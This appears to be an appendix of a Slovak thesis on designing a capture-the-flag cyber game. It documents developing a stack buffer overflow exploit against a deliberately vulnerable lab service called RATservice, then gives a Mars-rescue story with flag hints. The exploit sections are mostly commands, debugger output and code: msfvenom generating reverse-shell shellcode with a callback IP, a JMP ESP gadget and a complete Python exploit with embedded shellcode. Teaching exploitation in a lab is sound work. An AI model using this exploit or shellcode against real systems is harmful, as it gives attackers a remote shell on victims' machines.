Prvá časť vývoja exploitu zneužívajúceho zraniteľnosť *Buffer Overflow* je zistenie počtu bajtov, ktoré sú nutné k prepísaniu hodnoty uloženej v registri EIP. Na tento krok bol použitý nástroj `msf-pattern_create`, kde prepínač „-l“ predstavuje dĺžku požadovaného unikátneho vzoru. Výpis A.2 predstavuje plné znenie príkazu.

```
msf-pattern_create -l 100
```


Výpis A.2: Príkaz na vygenerovanie unikátneho reťazca znakov

Po vytvorení unikátneho vzoru je potrebné aktualizovať kostru exploitu výstupom z príkazu vo výpise A.2

```
30  # Offset to the EIP register
31  EIP_offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6
32
```

Obr. A.1: Premenná EIP_offset po aktualizácii exploitu

Pred spustením exploitu nesúceho payload v podobe jedinečného vzoru pre identifikovanie presného offsetu k registru EIP je potrebné zachytiť zraniteľnú aplikáciu v debuggeri GDB.




Obr. A.2: Hodnota v registri EIP po aktualizácii exploitu v debuggeri GDB

Po spustením exploitu sa hodnota registra EIP zmenila a adresa, na akú ukazuje neobsahuje žiadnu validnú inštrukciu a spôsobuje pád aplikácie. Vo výpise A.4 je hodnota registra EIP označená červeným rámikom.

Aktuálnu hodnotu registra EIP debugger GDB vyhodnotil ako reťazec znakov „0Ab1“, ktoré pripomínajú unikátny reťazec vygenerovaný v predchádzajúcom kroku. Aby bolo možné zistiť presný počet znakov, ktoré treba vložiť do zraniteľného buffera aby následne došlo k prepísaniu hodnoty registra EIP, je potrebné aktuálnu hodnotu registra EIP použiť v nástroji `msf-pattern_offset`, ktorý vypočíta koľko znakov sa nachádza pred touto hodnotou v rámci vygenerovaného jedinečného vzoru.

```
┌──(qurius㉿frostvandrer)-[~/demo/bof]
└─$ msf-pattern_offset -l 100 -q 31624130
[*] Exact match at offset 32
```

Obr. A.3: Výpočet offsetu k registru EIP pomocou nástroja `msf-pattern_offset`

Ďalším krokom vývoja exploitu je otestovať správnosť offsetu použitím ľahko identifikovateľného vzoru. Pre tento príklad bola zvolená hodnota „B“. Znak „B“ je potrebné vložiť štyri krát, z dôvodu 32-bitovej veľkosti adries architektúry x86. Ak je offset správny, tak sa po páde aplikácie v registri EIP zobrazí hodnota „0x42424242“, ktorá je hexadecimálnou reprezentáciou štyroch po sebe idúcich znakov „B“.

```
30  # Offset to the EIP register
31  EIP_offset = b"A" * 32
32
33  # $(ROPgadget --binary RATservice
34  EIP = b"BBBB"
```

Obr. A.4: Druhá aktualizácia exploitu

Po opätovnom spustení exploitu a zachytení zraniteľnej aplikácie do debuggera GDB je možné spozorovať, že hodnota registra EIP sa skutočne zmenila na reťazec znakov „BBBB“ a je možné konštatovať, že bola získaná kontrola nad registrom EIP.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax   : 0x0
$ebx   : 0x41414141 ("AAAA"?)
$ecx   : 0x72
$edx   : 0xffffd17c  →  0x41414141 ("AAAA"?)
$esp   : 0xffffd1a0  →  0x90909090
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x1
$edi   : 0x8049150  →  <_start+0> xor ebp, ebp
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero CARRY PARITY ADJUST SIGN trap INTERRUPT direct
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

Obr. A.5: Zmena hodnoty registra EIP na „BBBB“

## A.2 Lokalizácia priestoru v pamäti pre shellcode

Ďalším krokom vývoja exploitu je zistiť kde presne sa na zásobníku nachádza payload, ktorý bol vložený do zraniteľného bufferu. Pre lokalizáciu tohto priestoru je možné opäť použiť ľahko identifikovateľný, tentokrát však väčší vzor, ktorý bude súčasťou payloadu opätovne posielaného zraniteľnej aplikácii. Exploit je potrebné modifikovať nasledovným spôsobom.

```
27  # Target server IP address
28  target_IP = sys.argv[1]
29
30  # Offset to the EIP register
31  EIP_offset = b"A" * 32
32
33  # $(ROPgadget --binary RATservice
34  EIP = b"BBBB"
35
36  buf = b"C" * 100
```

Obr. A.6: Tretia akutalizácia exploitu

Na obrázku A.9 je možné pozorovať, že celý payload sa ukladá na zásobník od adresy, na ktorú ukazuje register ESP. Fakt, že register ESP ukazuje na adresu, na ktorej začína payload prezrádza, ktorú inštrukciu bude potrebné nájsť pre zmenu toku exekúcie programového kódu zraniteľnej sieťovej aplikácie.

```
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero CARRY PARITY ADJUST SIGN trap INTERRUPT direction overflow RESUME virtual
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffd1a0|+0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"    ← $esp
0xffffd1a4|+0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1a8|+0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1ac|+0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1b0|+0x0010: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1b4|+0x0014: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1b8|+0x0018: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"
0xffffd1bc|+0x001c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "RATservice", stopped 0x42424242 in ?? (), reason: SIGSEGV

gef➤
```

Obr. A.7: Zásobník naplnený znakmi „C“

## A.3 Identifikácia špeciálnych znakov

Zraniteľná sieťová aplikácia bola navrhnutá tak, aby neobsahovala žiadne, pre ňu špeciálne znaky a uľahčila tak celý vývoj exploitu. Jediný špeciálny znak, ktorý je potrebné brať do úvahy je znak „0x00“, ktorý v jazykoch C a C++ reprezentuje ukončenie reťazca znakov.

## A.4 Generovanie shellcode

Po fázach prevzatia kontroly nad registrom EIP a lokalizácii priestoru pre shellcode, je potrebné daný shellcode vygenerovať. Generovanie shellcode závisí od požadovanej funkcionality, operačného systému, architektúry cieľového systému a či exploitácia prebieha lokálne alebo vzdialene.

Pre generovanie shellcode typu *reverse shell* bol použitý nástroj `msfvenom`. Vygenerovaný shellcode je následne vložený do payloadu, ktorý exploit posiela sieťovej aplikácii.

```
┌──(qurius㉿frostvandrer)-[~/demo/bof]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.220.145 LPORT=443 -f python -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xba\xd0\x08\x32\xb4\xda\xc2\xd9\x74\x24\xf4\x5e\x29"
buf += b"\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\x16\x0c\xd0"
buf += b"\x41\xa7\xd6\xe3\x49\x94\xab\x58\xe4\x18\xa5\xbe\x48"
buf += b"\x7a\x78\xc0\x3a\xdb\x32\xfe\xf1\x5b\x7b\x78\xf3\x33"
buf += b"\xbc\xd2\xdf\x52\x54\x21\xe0\x55\x1e\xac\x01\xe5\x06"
buf += b"\xff\x90\x56\x74\xfc\x9b\xb9\xb7\x83\xce\x51\x26\xab"
buf += b"\x9d\xc9\xde\x9c\x4e\x6b\x76\x6a\x73\x39\xdb\xe5\x95"
buf += b"\x0d\xd0\x38\xd5"
```

Obr. A.8: Generovanie shellcode nástrojom `msfvenom`

```
30  # Offset to the EIP register
31  EIP_offset = b"A" * 32
32
33  # $(ROPgadget --binary RATservice --only "jmp")
34  EIP = b"BBBB"
35
36  # msfvenom -p linux/x86/shell_reverse_tcp LHOST=<ATTACKER IP> LPORT=<ATTACKER
37  buf =  b""
38  buf += b"\xba\xd0\x08\x32\xb4\xda\xc2\xd9\x74\x24\xf4\x5e\x29"
39  buf += b"\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\x16\x0c\xd0"
40  buf += b"\x41\xa7\xd6\xe3\x49\x94\xab\x58\xe4\x18\xa5\xbe\x48"
41  buf += b"\x7a\x78\xc0\x3a\xdb\x32\xfe\xf1\x5b\x7b\x78\xf3\x33"
42  buf += b"\xbc\xd2\xdf\x52\x54\x21\xe0\x55\x1e\xac\x01\xe5\x06"
43  buf += b"\xff\x90\x56\x74\xfc\x9b\xb9\xb7\x83\xce\x51\x26\xab"
44  buf += b"\x9d\xc9\xde\x9c\x4e\x6b\x76\x6a\x73\x39\xdb\xe5\x95"
45  buf += b"\x0d\xd0\x38\xd5"
```

Obr. A.9: Štvrtá aktualizácia exploitu

## A.5 Vynútenie zmeny toku programového kódu

Poslednou fázou vývoja exploitu je nájdenie vhodnej inštrukcie, ktorá presmeruje tok programového kódu na v predošlom kroku vygenerovaný shellcode. Pri lokalizácii priestoru pre shellcode bolo zistené, že shellcode na zásobníku začína na adrese, na ktorú ukazuje register ESP. Pre úspešnú exploitáciu je potrebné nájsť adresu inštrukcie `JMP ESP`, ktorá vykonáva nepodmienený skok na adresu, ktorá je obsiahnutá v registri ESP. Nástroj na nájdenie adresy tejto inštrukcie bol zvolený `ROPgadget.py`[1].

```
┌──(qurius㉿frostvandrer)-[~/demo/bof]
└─$ ROPgadget --binary RATservice --only "jmp"
Gadgets information
============================================================
0x0804904b : jmp 0x8049030
0x080492a4 : jmp 0x80491f0
0x0804925b : jmp 0x804925e
0x08049252 : jmp 0x8049280
0x080493c6 : jmp 0x80493a8
0x08049581 : jmp 0x8049588
0x08049753 : jmp 0x80496e0
0x080497d6 : jmp 0x80497dc
0x080492b6 : jmp esp
```

Obr. A.10: Úspešné nájdenie adresy inštrukcie `JMP ESP`

Výstup nástroja `ROPgadget.py` obsahuje adresu inštrukcie `JMP ESP` zvýraznenú červeným rámikom na obrázku A.10. Pri vkladaní tejto adresy do exploitu je nutné brať do úvahy endianitu architektúry, ktorú používa cieľový operačný systém. Architektúra x86 používa endianitu *Little Endian* (LE) a preto je potrebné do exploitu adresu inštrukcie zapísať obráteným spôsobom. Výpis B.1 zobrazuje premennú EIP a adresu inštrukcie `JMP ESP` zapísanú vo formáte *Little Endian* (LE).

```
EIP = b"\xb6\x92\x04\x08"
```

Výpis A.3: Premenná EIP s adresou inštrukcie `JMP ESP`

Pre potvrdenie zmeny toku programového kódu je možné použiť inštrukciu `INT3`, ktorá nesie v hexadecimálnej sústave hodnotu „CC“. Táto inštrukcia v rodine procesorov Intel reprezentuje *breakpoint*[2]


[1] https://github.com/JonathanSalwan/ROPgadget

[2] „breakpoint“ je chcené, vynútené zastavenie exekúcie programového kódu za účelom debuggovania.

```
EIP = b"\xb6\x92\x04\x08"
nop = b"\x90" * 10
buf = b"\xCC"
```


Výpis A.4: Premenná „buf“ so znakom reprezentjúcim inštrukciu *sigtrap*

Na obrázku A.11 je možné vidieť, že tok exekúcie programového kódu bol úspešne presmerovaný na inštrukciu „\xCC“.




Obr. A.11: Prerušenie exekúcie programového kódu inštrukciou *sigtrap*

Poslednou fázou vývoja exploitu je nahradiť inštrukciu „\xCC“ v predošlom kroku vygenerovaným shellcode. Shellcode je typu *reverse shell*, preto je potrebné vytvoriť počúvajúci TCP socket, na ktorý sa shellcode po úspešnej exploitácii pripojí. Na obrázku A.12 je možné vidieť nové spojenie prichádzajúce na TCP socket počúvajúci na porte 443. Toto spojenie je typu *reverse shell* a umožňuje interakciu s terminálom cieľového systému v kontexte užívateľa, ktorý danú aplikáciu spustil.




Obr. A.12: Úspešná exploitácia zraniteľnej sieťovej aplikácie

# B Finálny exploit

```
#!/usr/bin/python3

import sys
import socket

if len(sys.argv) == 1:
        print(f"Usage: {sys.argv[0]} <Target IP>")
        exit()

# Target server IP address
target_IP = sys.argv[1]

# Offset to the EIP register
EIP_offset = b"A" * 32

# $(ROPgadget --binary RATservice --only "jmp")
EIP = b"\xb6\x92\x04\x08"
nop = b"\x90" * 10

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=<ATTACKER IP> LPORT
   =<ATTACKER PORT> -f python -b '\x00'
buf =  b""
buf += b"\xba\xd0\x08\x32\xb4\xda\xc2\xd9\x74\x24\xf4\x5e\x29"
buf += b"\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\x16\x0c\xd0"
buf += b"\x41\xa7\xd6\xe3\x49\x94\xab\x58\xe4\x18\xa5\xbe\x48"
buf += b"\x7a\x78\xc0\x3a\xdb\x32\xfe\xf1\x5b\x7b\x78\xf3\x33"
buf += b"\xbc\xd2\xdf\x52\x54\x21\xe0\x55\x1e\xac\x01\xe5\x06"
buf += b"\xff\x90\x56\x74\xfc\x9b\xb9\xb7\x83\xce\x51\x26\xab"
buf += b"\x9d\xc9\xde\x9c\x4e\x6b\x76\x6a\x73\x39\xdb\xe5\x95"
buf += b"\x0d\xd0\x38\xd5"

# Final payload
buffer = EIP_offset + EIP + nop + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_IP, 8000))
s.send(buffer)
s.recv(1024)
s.close()
```

Výpis B.1: Finálny exploit zneužívajúci zraniteľnosť *Buffer Overflow*

# C Scenár kybernetickej hry


## C.1 Prológ

Píše sa rok 2035. Už je to nejaký čas čo si tu, no stále si nevieš zvyknúť na ten pocit tepla na jednej strane a chladu na druhej. Avšak krvavé východy a západy slnka a jeho lúče odrážajúce sa z červeného povrchu sú naozaj niečo neopísateľné. Na Zemi by si také našiel len ťažko. Domov je ďaleko, no cieľ je jasný, vybudovať vesmírnu základňu pre astronautov, ktorý budú viesť misie pre ďalšiu exploráciu vesmíru, preto si sa do programu prihlásil, nie? Aj keď nie si zrovna elektrotechnický inžinier ani odborník na astrofyziku, bez odborníka na informačné technológie sa jednoducho nezaobídu. Toľko techniky pohromade ako tu človek len tak bežne nemá šancu vidieť. Vždy ťa zaujímalo ako veci fungujú a za 4 mesiace si získal o prvkoch infraštruktúry dobrý prehľad.

Jedného dňa ťa kolega zavolal so sebou na rutinnú akciu. So známou osobou je to predsa len trochu príjemnejšie. Mars rover prešiel v posledných rokoch veľa zmenami a je schopný voziť posádku po Marse niekoľko sto kilometrov. Hlavnou úlohou akcie bolo pozbierať vzorky asteroidov v neďalekom krátery. Pri odoberaní vzoriek sa kolega pošmykol a začal padať do krátera. Kráter našťastie nebol príliš hlboký, avšak pri dopade si kolega poškodil helmu, prísun kyslíka a upadol do bezvedomia. Okolo vás len široký priestor a nikto, kto by prišiel na pomoc. Jedinou šancou kolegu zachrániť je odniesť ho do rovera a odšoférovať ho naspäť na základňu. Je v tom ale háčik. Na to, aby niekto mohol rover používať, musí byť autorizovaný a zadať bezpečnostný kód. Tu nastáva veľký problém, keďže je kolega v bezvedomí.

Nie si záchranár ani elektrotechnik a postupne ti dochádzajú nápady čo robiť. Uložíš kolegu do stabilizovanej polohy a po chvíli počítač kamarátovho skafandra zahlási, že skafander bude schopný prísunu kyslíka najbližšiu 1 hodinu a 45 minút. K roveru prístup nemáte a na pešo je to nemožné stihnúť. V tom si však spomenieš na chyby kolegov programátorov a na infraštruktúru základne kde pôsobíte. To, čo sa chystáš urobiť je nelegálne ale tu predsa ide o život!

Vieš, že každý rover je možné ovládať vzdialene z centrálneho, kontrolného servera. Ten je však niekde na sieti a netušíš kde. Jediné čo si pamätáš je IP adresa webového servera, ktorý vaša misia používa. Webový server vašej základne, ktorý poskytuje informácie zamestnancom vyzeral síce high-tech no myslím, že by stalo zato preskúmať ho. Nezabúdaj, že nie je čas a priestor na chyby. Čas beží!




Obr. C.1: Topológia kybernetickej hry

## C.2 Vlajka 1

Po iniciálnom prieskume objavíš webovú aplikáciu, ktorá síce vyzerá nevinne, avšak jej dôkladný prieskum predsa len stojí za to.

http://192.168.56.101

Webová stránka je venovaná vašej misii a dokonca je na nej aj fotografia roveru, do ktorého sa vlastne celý čas pokúšaš dosať. Je to frustrujúce, takto si si teda výlet nepredstavoval. Obsah stránky okrem faktov, ktoré už poznáš nie je až tak zaujímavý, avšak nie všetko, čo sa ti hneď zobrazí obsahuje to, čo práve hľadáš. Niekedy veci nie sú vidieť na prvý pohľad.

## C.3 Vlajka 2

S webovými aplikáciami už máš nejaké skúsenosti a vieš, že na pozadí môže bežať nejaký backend, ktorý využíva zaujímavé služby a k tomu častokrát veľmi nebezpečným spôsobom.

Webová aplikácia obsahuje prihlasovací formulár, pravdepodobne do administrátorského panela webového servera. Podľa povahy kolegov programátorov a ich štýlu práce, na ktorý si len s bolesťou spomínaš usúdiš, že heslo asi nebude ťažké prelomiť.

Skúšaš rôzne heslá no žiadne správne. Zdrojový kód neprezradil o nič viac ako si vedel doteraz. Žeby si svojich kolegov podcenil?

Nervozita stúpa, prešiel už predsa len nejaký čas a závisí na tebe ľudský život! Eštěže existujú ďalšie spôsoby, ako na prihlasovací formulár útočiť.

## C.4 Vlajka 3

Taká základná chyba a koľko škody môže vlastne spôsobiť, pomyslíš si. Vlastne dobre, že tam bola, inak by to s kolegom nemuselo dopadnúť najlepšie.

Uvedomíš si, že máš vlastne všetko, aby si sa mohol vzdialene prihlásiť na webový server. Čaká ťa jednoduchý krok, tak nerob zbytočné chyby, času nie je nazvyš!

## C.5 Vlajka 4

Tú najľahšiu časť máš za sebou. Nachádzaš sa na webovom servery ako užívateľ „webadmin“ avšak eskalácia privilégií nie je možná a je v podstate aj zbytočná, keďže cieľom je kompromitovať server, ktorý riadi jednotlivé rovery.

Musíš nájsť niečo, čo ti pomôže sa dostať na kontrolný server. Rozhliadaš sa po súborovom systéme a zrazu zbadáš niečo, čo vyzerá skutočne zaujímavo.

Domovská zložka užívateľa „webadmin“ obsahuje zvláštnu zložku a preskúmať ju by určite stálo za to. Zložka obsahuje niekoľko súborov a k tomu aj súbor s názvom note.txt, ktorý ťa trochu uvedie do kontextu čo vlastne táto zložka a súbory v nej pre teba znamenajú.

Akonáhle zbadáš binárny súbor, tak ťa napadne stihahnúť si aplikáciu k sebe na Kali a spustiť ju pod debuggerom GDB. To, čo potrebuješ nájsť a urobiť, už vieš. Pomyselne si vyhrnieš rukávy na skafandri a pohodlne sa usadíš. Tak trochu si uvedomuješ, že tu stráviš nejaký čas.
https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

## C.6 Vlajka 5

Dobrá práca, práve si získal kontrolu na EIP registrom, čo znamená, že od tohto momentu vieš podstrčiť adresu inštrukcie akej len chceš a kompletne zmeniť tok exekúcie programu.

To znie síce drsne, avšak čo to reálne znamená, pýtaš sa sám seba. Opätovne sa pozeráš na PoC exploit, ktorý si našiel v zložke pentest-results. Qurius Frostvandrer je dobrák a nechal ti v PoC exploite aj príkaz, ktorý máš použiť na nájdenie toho čo hľadáš.

S trochou googlu prídeš na to, ako naložiť s výstupom, ktorý ti príkaz poskytne.

## C.7 Vlajka 6

Nachádzaš sa v poslednej fáze Buffer Overflow exploitáže. Ovládaš register EIP, pomocou predhodenej inštrukcie JMP ESP meníš tok exekúcie programu na stack, čo však s tým? „Čo sa má stať, k čomu mi to vlastne je!? Dúfam, že tu len zabíjam čas...“, pomyslíš si. Už prešlo hodne času a začínaš byť netrpezlivý, kolegovi už neostáva veľa času.

Uvedomíš si, že aplikácia, na ktorú vlastne útočíš beží na vzdialenom stroji, na ktorom chceš vykonávať príkazy v terminály. Potrebuješ teda nadviazať TCP spojenie s kontrolným serverom a získať tak reverse shell. To znamená, že potrebuješ vygenerovať shellcode, ktorý ti túto funkcionalitu poskytne. Opäť pozrieš do PoC exploitu, kde uvidíš príkaz, ktorý je nutné použiť. Čas je neúprosný, no musíš zachovať chladnú hlavu a postupovať v pokoji. Na zbytočné chyby nie je vôbec čas!

## C.8 Vlajka 7

Dokázal si to a kolega predsa len prežije! Ešte ale nie je po všetkom, kolega je stále v bezvedomí. Musíš prebrať kontrolu na roverom a odviesť kolegu na základňu, kde mu poskytnú lekársku pomoc. Neváhaj a bež zachrániť ľudský život! Šťastnú cestu.

# D Obsah elektronickej prílohy

Obsahom elektronickej prílohy je obsah koreňového adresára webovej aplikácie vyvíjanej pre účely kybernetickej hry. Elektronická príloha taktiež obsahuje zložku, v ktorej sa nachádza zdrojový kód služby RATservice a príslušný skompilovaný binárny súbor, ktorý je použitý v kybernetickej hre. Zložka RATservice taktiež obsahuje zdrojový kód exploitu, ktorý zneužíva zraniteľnosť *Buffer Overflow* v službe RATservice. Posledná zložka obsahuje automatizačný skript, ktorý v určitej perióde spúšťa službu RATservice.

```
/ ..... Koreňový adresár priloženého archívu
├── Webroot ..... Koreňový adresár webovej aplikácie
│   ├── css ..... CSS štýly
│   │   ├── index.css
│   │   └── style.css
│   ├── img ..... Obrázky použité vo webovej aplikacií
│   │   ├── milky-way.png
│   │   ├── rover.jpg
│   │   └── space.jpg
│   ├── js ..... JavaScript pre asynchrónne zobrazovanie obashu
│   │   └── utils.js
│   ├── config.php
│   ├── index.php
│   ├── login.php
│   └── portal.php
├── RATservice. ..... Súbory zraniteľnej služby RATservice
│   ├── RATservice.bin
│   ├── RATservice.c
│   └── exploit_POC.py
└── Scripts ..... Skript pre automatizáciu spúšťania služby RATservice
    └── RATservice.sh
```